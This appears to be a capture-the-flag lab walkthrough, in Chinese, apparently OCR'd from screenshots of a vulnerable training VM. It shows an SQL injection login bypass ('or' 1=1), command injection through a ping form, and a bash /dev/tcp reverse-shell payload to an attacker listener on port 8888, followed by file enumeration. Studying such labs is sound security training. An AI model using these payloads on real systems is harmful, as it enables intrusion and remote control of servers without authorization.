GENERATED WORDS: 4612

---- Scanning URL: http://192.168.99.117/ ----
+ http://192.168.99.117/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.99.117/index.php (CODE:200|SIZE:794)
==> DIRECTORY: http://192.168.99.117/manual/
+ http://192.168.99.117/usage (CODE:403|SIZE:287)

---- Entering directory: http://192.168.99.117/manual/ ----
==> DIRECTORY: http://192.168.99.117/manual/de/
==> DIRECTORY: http://192.168.99.117/manual/developer/
```


http://192.168.99.117/index.php - Mozilla Firefox
192.168.99.117/index.php
http://192.168.99.117/index.
view-source:http://192.168.99.117/index.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security


```html
<html>
<body>
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
    <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
        <tr>
            <td colspan='2' align='center'>
            <b>Remote System Administration Login</b>
            </td>
        </tr>
        <tr>
            <td width="150">Username</td>
            <td><input name="uname" type="text"></td>
        </tr>
        <tr>
            <td width="150">Password</td>
            <td>
            <input name="psw" type="password">
                        </td>
<!-- The 9th flag is :T2YgY291cnNlIHlvdSBrbm93LCBpbmplY3Rpb24gYXR0YWNrIGlzIGlsbGVnYWw6MTAgcG9pbnRzCg== -->
        </tr>
        <tr>
            <td colspan="2" align="center">
            <input type="submit" name="btnLogin" value="Login">
            </td>
        </tr>
    </table>
</form>
```



```
root@kali:~# echo "T2YgY291cnNlIHlvdSBrbm93LCBpbmplY3Rpb24gYXR0YWNrIGlzIGlsbGVnYWw6MTAgcG9pbnRzCg==" | base64 -d
Of course you know, injection attack is illegal:10 points
```


Flag 10

1.在 http://192.168.99.117/index.php 的頁面中，使用者和密碼皆輸入’or’ 1=1 繞過憑據，登錄到用戶中




Remote System Administration Login	
Username	'or' 1=1
Password	●●●●●●●●●
Login	


2.進入頁面後，隨便ping一個位址，打開ping完成後的頁面原始碼，即可得到flag10



Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	8.8.8.8 submit




```
8.8.8.8<pre>PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=0 ttl=55 time=35.3 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 1 received, 66% packet loss, time 2000ms
rtt min/avg/max/mdev = 35.351/35.351/35.351/0.000 ms, pipe 2
</pre>
<!--The 10th flag is :VGhlIHNpZ25hdHVyZSBvZiBjb21tYW5kIGluamVjdGlvbiBpcyAiOyIgOjEwIHBvaW50cwo= -->
```



```
root@kali:~# echo "VGhlIHNpZ25hdHVyZSBvZiBjb21tYW5kIGluamVjdGlvbiBpcyAiOyIgOjEwIHBvaW50cwo="| base64 -d
The signature of command injection is ";" :10 points
```

Flag 11


1. 先nc一個本地port，透過監聽本地 port 8888，監控傳入資料。



```
root@kali:~# nc -lvvp 8888
listening on [any] 8888 ...
```

- -l為監聽模式
- -v為顯示指令過程
- -p設定本地主機使用的通訊port

2. 在輸入欄中下指令：**; bash -i >& /dev/tcp/192.168.137.113/8888 0>&1**。用**bash**作為**client** 端連回**Kali(192.168.137.113) port 8888**，




Welcome to the Basic Administrative Web Console


Ping a Machine on the Network: 127.0.0.1; bash -i >& /dev/tcp/192.168.137.1

- **bash -i**：開啟一可互動**shell**
- **>&** ：隔開，是套接後面要連到的**tcp socket**
- **/dev/tcp/host/post**：前面在**nmap** 時，知道有開啟**tcp port**，因此透過此文件類似發出一個**socket**的調用
- **0>&1**：標準輸入（**standard input**，代碼為 **0** ）標準輸出（**standard output**，代碼為 **1** ）

3. 點擊submit，跑出以下畫面




4. 回到kali，可看到以下畫面：



```
192.168.137.221: inverse host lookup failed: Unknown host
connect to [192.168.137.113] from (UNKNOWN) [192.168.137.221] 32769
bash: no job control in this shell
bash-3.00$ whoami
apache
```


打指令whoami 確認目前使用者是誰

5. 輸入指令ls 看目前位置下有哪些檔案或資料夾可以列出來：




```
bash-3.00$ ls
bin
boot
dev
etc
home
initrd
lib
lost+found
media
misc
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
```

6. 進入tmp



```
bash-3.00$ cd /tmp
```


7. 輸入指令ls -al 可以完整顯示 .開頭的隱藏檔案。



```
bash-3.00$ ls -al
total 52
drwxr-xrwx   4 root   root   4096 Jun 11 05:32 .
drwxr-xr-x  23 root   root   4096 Jun 11 05:31 ..
-rwxr-xr-x   1 apache apache 2643 Jun  5 21:39 final2.c
-rw-r--r--   1 apache apache 9783 Jun  5 21:04 final.c
-rw-r--r--   1 apache apache 9783 Jun  5 21:17 final.c.1
-rw-r--r--   1 root   root    276 May 29 03:14 .FLAG.txt
drwxrwxrwt   2 root   root   4096 Jun 11 05:32 .font-unix
drwxrwxrwt   2 root   root   4096 Jun 11 05:31 .ICE-unix
```


即可看.FLAG.txt

8. 使用cat 去讀FLAG.txt，即可得到flag文字



```
bash-3.00$ cat .FLAG.txt
The 11th flag is :
VW5mb3J0dW5hdGVseSwgSSBoYWQgY2hhbmdlZCB0aGUgZXhlY3V0aXZlIHByaXZpbGVnZSBvZiBHQ
0MuIFNvIHlvdSBjYW5ub3QgcnVuIGdjYyA5NTQyLmMgdG8gZ2V0IHRvIHRoZSByb290LiBJIHJlY2
9tbWVuZCB5b3UgdG8gcnVuIGh5ZHJhIGFuZCBkbyBub3QgdXNlIHRoZSByb2NreW91LnR4dCBhcyB
3b3JkbGlzdDoxNSBwb2ludHMK
```

9. 使用echo “文字” | base64 -d 轉換。



```
root@kali:~# echo "VW5mb3J0dW5hdGVseSwgSSBoYWQgY2hhbmdlZCB0aGUgZXhlY3V0aXZlIH
ByaXZpbGVnZSBvZiBHQ0MuIFNvIHlvdSBjYW5ub3QgcnVuIGdjYyA5NTQyLmMgdG8gZ2V0IHRvIHR
oZSByb290LiBJIHJlY29tbWVuZCB5b3UgdG8gcnVuIGh5ZHJhIGFuZCBkbyBub3QgdXNlIHRoZSBy
b2NreW91LnR4dCBhcyB3b3JkbGlzdDoxNSBwb2ludHMK" | base64 -d
Unfortunately, I had changed the executive privilege of GCC. So you cannot ru
n gcc 9542.c to get to the root. I recommend you to run hydra and do not use
the rockyou.txt as wordlist:15 points
```